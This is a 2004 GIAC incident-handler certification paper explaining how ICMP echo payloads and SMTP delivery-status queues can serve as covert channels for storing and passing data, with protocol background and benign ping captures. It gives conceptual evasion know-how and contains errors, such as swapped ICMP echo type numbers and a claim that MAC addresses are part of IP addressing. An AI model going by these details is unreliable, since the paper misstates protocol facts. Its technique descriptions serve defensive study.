Global Information Assurance Certification Paper

Ping? A Covert Channel??

GIAC Certified Incident Handler
Practical Version 3.0

Wayne Fielder
Local Mentor Program
BJ Bellamy, Mentor
Frankfort Kentucky
August-October 2004

Abstract

This paper is offered as partial fulfillment of the requirements for the GIAC Certified Incident Handler certification. The paper discusses the use of the ICMP protocol as a covert channel as well as the possibility of covert data storage on the network wire using ICMP and SMTP. The six steps of the Incident Handling process are discussed as they pertain to the covert channel attack against a fictional physician's office. All IP addresses, target domain names, Google search results, and other sensitive identifiable information has been sanitized, obfuscated, and/or altered.

Conventions

Throughout this paper the following conventions will apply.

- References will be denoted by "Ref" followed by the reference number and page notation where appropriate.
- A Recommended Reading section is offered at the end of the paper. Recommended Reading items will be denoted by "RR" followed by the assigned item number.
- Quotes from references will be denoted by indentation, presented in *italics*, and font size made smaller.
- Depictions of log entries and network captures will be denoted by indentation and presented in *italics*. For the purposes of keeping alignment in network captures, the typeface will be changed to Courier and size made smaller.

Purpose

As we communicate with each, whether via the telephone or in person, there are many messages that are sent without the use of the spoken word. A raised eyebrow, lowering of the head or a wink can completely change the meaning of the message. For centuries we have used encoded messages to protect personal, family, and national secrets. In ancient times a common practice was to shave the head of a slave, write a message on the bare scalp, and allow the hair to grow back before sending the slave to the recipient of the message. Today we must communicate using much faster methods of course but the basic principle is the same, obscure or obfuscate a message so as to protect it in transit.

In our computerized and networked world, we often use encryption to protect our sensitive information. The sender will use some formula or technique to encrypt and the recipient will us another formula or technique to decrypt the message. Unfortunately we hear of our trusted formulas and techniques being

compromised all to often by researchers as well as those with far less honorable motives.

The purpose of this paper is to have a look at a relatively new technique for information transfer. We will call this technique Wire Based Storage or WBS, the concept of storing and exchanging bits of information in the inherent latency of the network. Purczynski and Zalewski provide an entertaining analogy to juggling in their paper from October of 2003 called Juggling with Packets (Ref 1):

> *"What if I write a single letter on every orange, and then start juggling? I can then store more orange-bytes than my physical capacity (the number of oranges I can hold in my hands) is!"*
> *…*
> *"A packet storing a piece of data, just like an orange with a message written on it, once pushed travels for a period of time before coming back to the source - and for this period of time, we can safely forget its message without losing data."*

This paper will fully explain this technique using the Internet Control Message Protocol or ICMP from the TCP/IP protocol family, demonstrate the technique in action, and provide some tips on identifying, eradicating, and recovering from the results of this technique. It is not likely, or encouraged, for this technique to be used in a Production network. In fact, using strictly what is found in this paper, there is only one reason to use this technique and that is to covertly exchange information across a network or networks. Of course, "information" can take on many forms whether it's a simple instant message style note or a program cut up into several pieces. The intent of this technique is to achieve a covert channel for information exchange, whatever that information is.

All network captures were gathered after receiving authorization from the owners of the networks. I respect the property (networks) of others. I encourage you, dear reader, to also gain authorization from the property owner before you go exploring. That said let's dive in.

Exploit

The first published reference to WBS comes from our friends at the Bastard Operator from Hell website in April of 1997 (Ref 2) albeit as a humorous story. In an effort to win a contest with the author's friends, they convince the supervisor that 10 drums of network cable wired together could save money on disk drives. One has to wonder if the authors of Juggling with Packets stumbled across this website and the light went on. Or perhaps the author of BOFH has been using this technique for almost a decade and all of our networks are now his or her personal storage devices. Stranger things have happened on our beloved Internet.

At present, there is no mention of this particular technique\exploit anywhere in the CVE database. In fact, there is precious little information on any of the

primary listservs targeted to the InfoSec Community save for the Bugtraq list where Juggling with Packets was first published (Ref 1). An extensive search found only one other presentation on the exploit\technique at Defcon 10 by Saqib Khan of SecurityVerification.com (Ref 3). Mr. Khan's presentation will be discussed later in the paper.

Operating Systems


Since this technique uses the ICMP protocol, which is part of the IP protocol, any device that implements IP is vulnerable.

Protocols

To understand this technique an understanding of the Version 4 Internet Protocol (IP) and Internet Control Message Protocol (ICMP) protocol are required. To gain this understanding we must go to the foundational documents that define all the standards of the Internet, collectively these documents are called the RFCs (Ref 4). As the Internet was being developed the RFCs, or Request for Comments, were used to facilitate communication between researchers. When new ideas were born, they were committed to paper as a Request for Comment in Draft status and issued to the community of researchers for discussion. As the idea progressed in credibility the status would change to Experimental, Proposed Standard, and finally Standard. Once in Proposed Standard or Standard status, their status may be made Obsolete or Updated later. Each RFC is assigned a number so they can be easily identified. An excellent example of this is the reference to RFC1918 (Ref 5) IP numbers to indicate a number used for private networks. It should be mentioned for clarity that the RFCs use "datagram" and "packet" interchangeably.

Internet Protocol (IP)

RFC791 provides us with the definition of IP. All IP packets will follow this format (Ref 6, pg 11):



Example Internet Datagram Header

The RFC reads in part:

> *"The internet protocol provides for transmitting blocks of data called datagrams from sources to destinations, where sources and destinations are hosts identified by fixed length addresses. The internet protocol also provides for fragmentation and reassembly of long datagrams, if necessary, for transmission through "small packet" networks. " (Ref 6)*


These fixed length addresses are made up of two parts, the Media Access Control or MAC address and the Internet Protocol or IP address. The MAC address is actually the serial number for the network interface card and is read from the physical chips on the card when the device boots up. The IP address can be either configured manually or automatically configured by a series of exchanges with a Bootp or DHCP server. These servers offer, called leasing, IP addresses for devices on the network that request them. IP is simply designed to push packets of information around the network from certain IP addresses to certain IP addresses. Another important feature of IP is the concept of fragmentation. Sometimes the information in a packet is too large to be sent across certain networks. When this occurs the packet is fragmented or cut up into smaller pieces. IP keeps track of the various pieces by using a Fragment Offset value, which designates the fragments position within the original packet. Packets can also be marked "Do Not Fragment" which, in the event the packet is destined for a "small packet" network, could lead to the packet being discarded and an ICMP Destination Unreachable message being returned. ICMP will be discussed in detail later in the paper.

There is nothing in the protocol to insure reliability of the transmission. The RFC itself states:

> "*There are no mechanisms to augment end-to-end data reliability, flow control, sequencing, or other services commonly found in host-to-host protocols. The internet protocol can capitalize on the services of its supporting networks to provide various types and qualities of service." (Ref 6)*

Transmission Control Protocol (TCP)

Other protocols give the reliability that IP is missing. Transmission Control Protocol, or TCP, offers the reliability, flow control, and sequencing that IP lacks. All TCP packets will follow this format (Ref 7, pg15):



TCP Header Format

For anything to be reliable, it must also be predictable to a certain extent. When a connection between two computers using TCP is initiated, a very predictable exchange takes place. The protocol uses certain switches, called flags, in the protocol header to accomplish this. First, the source machine will synchronize itself with the destination machine by sending a TCP packet with the SYN, for synchronize, flag set. This synchronization could be summarized by the source machine saying, “Hello, can I talk with you?” Second, the destination machine will acknowledge the source machine and then synchronize itself with the source machine by sending a TCP packet with the SYN and ACK, for acknowledge, flags set. For example, the destination machine might reply, “Hello Source, I see you wish to talk with me, I’m okay with it if you are…are you okay with it?” Finally, the source machine will acknowledge the destination machine by sending a final packet with the ACK flag set and the connection is ready to use. This three-way handshake cannot itself guarantee reliability. The protocol uses Sequence Numbers, Windows, and Checksums as well. What are Sequence Numbers, Windows, and Checksums you ask?

Sequence numbers are used to make sure the packets, or fragments of packets, arrive in the correct sequence. If they do not arrive in the correct sequence, TCP uses the sequence numbers to put them in the correct sequence before going further. (Ref 7, pg 4)

Before each packet is sent, a formula is run against it that generates a value, which is called the Checksum. When the packet reaches the other machine, the formula is again run against the packet and the resulting value is compared with the original checksum. If there is a difference in the values, the packet was somehow changed in transit and the receiving machine asks the sending machine to retransmit the packet. (Ref 7, pg 4)

The window is a range of acceptable sequence numbers beyond the last packet, or fragment of packet, successfully received (Ref 7, pg 4). If a packet arrives outside the window offered, another handshake is made and the exchange continues. For example, if the window range is 1-5 and a packet arrives with a sequence number of 6, the handshake must take place before the new packet can be processed.

The TCP Handshake, Sequence numbers, Checksums, and Windows provide reliability and the control of the flow of the packets, but does not necessarily tell the human behind the keyboard what has gone wrong if the communication breaks down completely. As discussed above, damaged and late packets are easily handled by TCP. If the packets just stop flowing altogether TCP will simply break the connection and return some error to the application. At that point it depends on how the programmer handled the specific error it is given by TCP, if the error is handled at all. More often than not the application gives a message saying, "connection with host broken" or something else just as useless. Neither IP nor TCP were designed to troubleshoot connections between computers which brings us to the Internet Message Control Protocol.


Internet Message Control Protocol (ICMP)

RFC 792 defines the Internet Message Control Protocol, or ICMP, and includes the following (Ref 8, pg1):

> "*ICMP, uses the basic support of IP as if it were a higher level protocol, however, ICMP is actually an integral part of IP, and must be implemented by every IP module."*

Therefore, any operating system that supports and has implemented IP as defined by the RFC must also support ICMP. The authors of this RFC must have considered this protocol very important for them to force the implementation of it on every IP implementation. In today's networked environments, ICMP is used so much that we tend to forget the fact that it is as much a part of our beloved Internet as TCP and IP.

The reader may be familiar with a couple applications that use ICMP, PING and TRACEROUTE (or Tracert for the Windows inclined). While these applications are the most popular uses for ICMP, they are not the only uses for the protocol. The basic ICMP packet follows this format: (Ref 8, pg 4):




Basic ICMP Format

For every ICMP packet there is a TYPE, CODE, and CHECKSUM value. The CHECKSUM value is identical in function to the same value in the TCP packet format. The TYPE value determines the specific type of ICMP packet. The CODE value is used to refine the type of the specific ICMP packet.

There are eight types of ICMP packets according to RFC 792. There have been many new types assigned to ICMP since 1981 and an exhaustive review of them here would be impractical. The eight types initially defined in the RFC provide a good understanding of how the other, more recently assigned types, function. A complete listing of all ICMP types assigned to date can be found at the Internet Assigned Numbers Authority website which is http://www.iana.org/assignments/icmp-parameters. The eight types as defined by the RFC are:

- Type 3 tells us the Destination is Unreachable. This type of ICMP packet follows this format (Ref 8, pg 4):




The CODE value refines the message to exactly what about the destination is unreachable. The possible values for CODE are (Ref 8, pg 4):

  - 0 = net unreachable
  - 1 = host unreachable
  - 2 = protocol unreachable
  - 3 = port unreachable
    If the original packet used a higher level protocol, such as TCP, a port was listed in the destination address and that port was not available.
  - 4 = fragmentation needed and DF set
    Code 4 is used when a packet is too large to traverse the destination network and the “Do not fragment” value is set in the IP header
  - 5 = source route failed.

- Type 11 tells us a time threshold has been exceeded. This type of ICMP packet follows this format (Ref 8, pg 6):

Time Exceeded Message




The possible values for CODE for this type are (Ref 8, pg 7):

- 0 = time to live exceeded in transit
  This code is used with the application TRACEROUTE to determine the location of the next device in the path between a source and destination device. At the time a packet is generated a Time to Live value is assigned in the IP protocol. This is measured in units of seconds (6, pg 14) but may be decremented at each device regardless of the time difference between devices.
- 1 = fragment reassembly time exceeded
  This code is used when a series of fragments are not reassembled within the time limit allowed. The RFC is unclear as to what the time limit is however.

- Type 12 tells us there was a problem found in one of the parameters in the packet (Ref 8, pg 9). The Parameter Problem ICMP packet follows this format:


Parameter Problem Message



If CODE is 0, then the POINTER value is used to determine where in the packet the problem was found. If the CODE is 1, the problem was found in the TYPE value. If CODE is 2, the problem is in the CODE value, etc…(Ref 8, pg 9).

- Type 4 tells us the destination device cannot handle the packets we are sending because it is too busy or we are sending packets to fast. This is called a Source Quench message and follows this format (Ref 8, pg 10):


Source Quench Message



Zero is always used as the CODE value.

- Type 5 is used to tell the device sending the packet that there is a shorter or alternative path to the destination. ICMP packets of this type may only come from routers. This is called a Redirect Message and follows this format (Ref 8, pg12):

Redirect Message




The CODE value is used to tell the sender the reason for the redirect and the sender should use the address found in the GATEWAY INTERNET ADDRESS value to reach the other device (Ref 8, pg 12).

  - 0 = the destination is on another network
  - 1 = the destination is on a device on the local network but there is a shorter route
  - 2 = Essentially the same as 0 but the TYPE value of the original packet is better suited to the other network.
  - 3 = Essentially the same as 1 but the TYPE value of the original packet is better suited to the other host.

- Type 0 is called an Echo Packet and is used to elicit a Type 8 packet which is called an Echo Reply. The PING application uses these packets to determine if a destination device is available. Echo and Echo Reply ICMP packets follow this format (Ref 8, pg 14):


Echo or Echo Reply Message



The Code value for this type is always 0.

- Type 13 is called a Timestamp packet and is used to elicit a Type 14 packet, which is called a Timestamp Reply. "The data received (a timestamp) in the message is returned in the reply together with an additional timestamp. The timestamp is 32 bits of milliseconds since midnight UT" or Greenwich Mean Time (Ref 8, pg 17). Timestamp and Timestamp Reply packets follow this format:


Timestamp or Timestamp Reply Message



The Code value for this type may be 0 and if so both Identifier and Sequence Number may also be 0.

- Type 15 is called an Information Request packet and is used to elicit a Type 16 packet with is called an Information Request Reply packet. "This message is a way for a host to find out the number of the network it is on" (Ref 8, pg 18). Information Request and Reply packets follow this format:

Information Request or Information Reply Message



The Code value for this type may be 0 and if so both Identifier and Sequence Number may also be 0.

Vulnerability

Six of the eight ICMP packet types send some kind of variable data back to the sender in the ICMP packet. Five of these six have the data defined as "Internet Header + 64 bits of Original Data Datagram" which means the IP header using the format shown in the Internet Protocol discussion above and 64 bits of the original packet that generated the ICMP message.

RFC 792 is conspicuously unclear on the definition for the data portion of the Echo and Echo Reply messages, that is the vulnerability we will focus on. Since there is no defined standard for the data portion of the Echo and Echo Reply messages each implementation can be, and usually is, different.

Microsoft's implementation is quite different from the Linux implementation. The functional part of the ICMP packets between the two implementations is essentially identical and compliant to the RFC standard. The difference is in the DATA where the Linux implementation is 56 bytes and the Microsoft implementation is 32 bytes. The examples below were captured using a Network Protocol Analyzer called Tcpdump(RR 1) found on Linux operating systems. Tcpdump relies on a library also found on most Linux implementations called Libpcap (RR 2). Libpcap is a collection of routines designed to give programs written by users access to the raw network signal. Libpcap can take that signal and distill the information down to individual network packets as well as reverse the process, allowing programs to push specially crafted packets directly into the network signal. Windump(RR 3), tcpdump's windows cousin relies on a library comparable to Libpcap called Winpcap (RR 4). Winpcap attempts to perform the same function as Libpcap but seems to struggle at times. Both Libpcap and Winpcap do not require anything more from the user than the installation of the libraries themselves.

Linux Ping exchange captured using Tcpdump:

```
10:42:36.554010 IP (tos 0x0, ttl  64, id 0, offset 0, flags [DF], length: 84)
alice > bob: icmp 64: echo request seq 8704
        0x0000:  4500 0054 0000 4000 4001 ab5a a272 2564  E..T..@.@..Z.r%d
        0x0010:  a272 2506 0800 1cc8 d506 2200 41ab 436c  .r%.......".A.Cl
        0x0020:  0008 740e 0809 0a0b 0c0d 0e0f 1011 1213  ..t.............
        0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  ..............!"#
        0x0040:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0050:  3435                                     45
10:42:36.554232 IP (tos 0x0, ttl 128, id 17290, offset 0, flags [DF], length: 84)
bob > alice: icmp 64: echo reply seq 8704
        0x0000:  4500 0054 438a 4000 8001 27d0 a272 2506  E..TC.@...'..r%.
        0x0010:  a272 2564 0000 24c8 d506 2200 41ab 436c  .r%d..$...".A.Cl
        0x0020:  0008 740e 0809 0a0b 0c0d 0e0f 1011 1213  ..t.............
        0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  ..............!"#
        0x0040:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0050:  3435                                     45
```

Microsoft Ping exchange captured using Tcpdump:

```
07:37:34.888017 IP (tos 0x0, ttl 128, id 48735, offset 0, flags [none], length:
60) alice > bob:
echo request seq 256
        0x0000:  4500 003c be5f 0000 8001 ed12 a272 2564  E..<._.......r%d
        0x0010:  a272 2506 0800 4a5c 0200 0100 6162 6364  .r%...J\....abcd
        0x0020:  6566 6768 696a 6b6c 6d6e 6f70 7172 7374  efghijklmnopqrst
        0x0030:  7576 7761 6263 6465 6667 6869            uvwabcdefghi
07:37:34.888239 IP (tos 0x0, ttl 128, id 23014, offset 0, flags [none], length:
60) bob > alice:
echo reply seq 256
        0x0000:  4500 003c 59e6 0000 8001 518c a272 2506  E..<Y.....Q..r%.
        0x0010:  a272 2564 0000 525c 0200 0100 6162 6364  .r%d..R\....abcd
        0x0020:  6566 6768 696a 6b6c 6d6e 6f70 7172 7374  efghijklmnopqrst
        0x0030:  7576 7761 6263 6465 6667 6869            uvwabcdefghi
```

This difference could be used for operating system fingerprinting. Ofir Arkin and Fyodor Yarochkin discuss this topic in Phrack 57(Ref 9) under the "ICMP headers of responded ICMP packet" section:

> "*According to RFC 792 only 64 bits (8 octets) of original datagram are supposed to be included in the ICMP error message. However RFC 1122 (issued later) recommends up to 576 octets to be quoted.*
>
> *Most of "older" TCP stack implementations will include 8 octets into ICMP Errror message. Linux/HPUX 11.x, Solaris, MacOS and others will include more..*"

RFC 792 doesn't say that every ICMP message should only contain 64 bits of original data. As we discussed in the Type 8 and 0 ICMP message above, those types have no limit, format, or specific content requirements defined in the RFC. Still, the differences among implementations can provide a good tip as to the operating system running on the device.

It would seem the authors of RFC 792 have committed a sin of omission. By not giving some guidance for the data portion of the Type 8 and 0 ICMP message they have "allowed" anyone to provide the data portion of the messages. The various operating system providers who implement IP provide their own format and content for the data. We have seen worms like Nachi provide their own format and content for the data. Until now, the content has been relatively innocuous. What if the content became more threatening? We are lucky that packets themselves are not executable although they can contain parts of executable code. What if complete files could be transferred using only the data portion of the ICMP Type 8 and 0 packets? In fact, the very essence of the ICMP Type 8 and 0 message boils down to a dialogue. If anyone can determine the format and content of the data portion of the message, then a simple application like PING could replace Yahoo Instant Messenger. This is the core of the vulnerability with the ICMP Protocol.

Variants

While this paper is focusing on ICMP, many other protocols could be used for the same purpose. Any protocol that allows user supplied data could be used as a variant. SMTP, or Simple Mail Transport Protocol, is a candidate that may be able to provide long-term storage. If an SMTP server is configured to send notifications to senders in the event of delays, those notifications may include the entire message body of the original message. This protocol is simply an example of the types of protocols that may be used as a variant. SMTP could temporarily store our data in a disk-based queue but these temporary queues are usually purged after a defined period. It is very common for these temporary queues to hold varieties of information and it would not raise any alarms for our data to be stored there. The WBS technique is about the ability to covertly store

and retrieve data across a network, exploiting the lack of strict guidelines for content. The fact that a chosen protocol "may" use a temporary disk queue enhances the technique.

Simple Mail Transport Protocol Variant

SMTP has long been used as the basic protocol for sending and receiving email. Just like the other protocols of our beloved Internet, SMTP is incredibly polite in the way it operates. Before we enter the discussion of SMTP and how we can use it for WBS we first have to explain some abbreviations used in the RFCs. Any SMTP server can be called a Mail Transfer Agent or MTA. An MTA can both send and receive mail messages. When sending a message an MTA also assigns some parameters to the message to tell the recipient MTA, among other things, how to handle delays and what to include in the Delivery Status Notification, or DSN, in the event a DSN is necessary. One of those parameters is the RETURN parameter or RET. This parameter is implementation configurable and can be either FULL or HDRS. If the RET parameter is set to FULL, the MTA will include a portion of, or the entire message sent to the delayed MTA. If the RET parameter is set to HDRS, the MTA will only include the headers, the TO, FROM, SUBJECT, and DATE fields, in the DSN.

If a destination MTA cannot process or accept an incoming message due to a long queue or the destination mailbox being full, the sending MTA must retry the delivery for up to 5 days and sometimes longer depending on configuration (Ref 10, pg 57). If after the configurable retry period the destination SMTP server is still not receiving mail, the message is returned to sender with an error message explaining the reason for the non-delivery, which is called a Delivery Status Notification or DSN. RFC 3461 explains how the original message content is handled (Ref 11, pg 19):

> *"The third component of the multipart/report consists of the original message or some portion thereof. When the value of the RET parameter is FULL, the full message SHOULD be returned for any DSN which conveys notification of delivery failure. (However, if the length of the message is greater than some implementation-specified length, the MTA MAY return only the headers even if the RET parameter specified FULL.)"*

A delayed DSN with RET set to FULL might look like this:

```
  Delivery Status Notification (Delay)

    * /From/: sender@domain.com
    * /To/: recipient@domain.com
    * /Date/: Mon, 28 Apr 2003 15:50:37 +0900
    * /Subject/: Delivery Status Notification (Delay)

------------------------------------------------------------------------

This is an automatically generated Delivery Status Notification.

THIS IS A WARNING MESSAGE ONLY.

YOU DO NOT NEED TO RESEND YOUR MESSAGE.
```

```
Delivery to the following recipients has been delayed.

       recipient at domain dot com

Reporting-MTA: dns;tis
Received-From-MTA: dns;192.168.79.178
Arrival-Date: Mon, 28 Apr 2003 01:03:23 +0900

Final-Recipient: rfc822;recipient@domain.com
Action: delayed
Status: 4.0.0
Diagnostic-Code: smtp;table

Will-Retry-Until: Wed, 30 Apr 2003 01:03:23 +0900

    --- /Begin Message/ ---

        ... original message ...
    --- /End Message/ ---
```

The same DSN where RET is set to HDRS would report the same information except for the lines "---/Begin Message/---", "---/End Message/---", and any lines in between.

As stated above, the DSN feature of SMTP is quite polite. It is a wonderful thing to know an important message was not delivered because of some issue with the receiving email server. Having the original message returned as well might help preserve that priceless word crafting allowing the sender to simply cut, paste, and try again. However, if you know that a particular mail server is having problems receiving mail to a particular address or forwarding mail to a particular server then you could use the DSN feature of SMTP to send data of your choosing and effectively store that data on the mail server for 5 days or longer. Zalewski and Purczynski discuss this method, which they call Class B Data Storage, and also provide the following issue (Ref 1):

> *"Class B data storage uses "idle" data queues that are used to store information for an extended period of time (often on the disk). Particularly on MTA systems mail messages are queued for up to 7 days (or more, depending on the configuration). This feature may give us a long delay between sending data to store on remote host and receiving it back."*

This delay is a double-edged sword for the attacker. The data is not readily available but the delay gives the attacker a certain amount of plausible deniability.

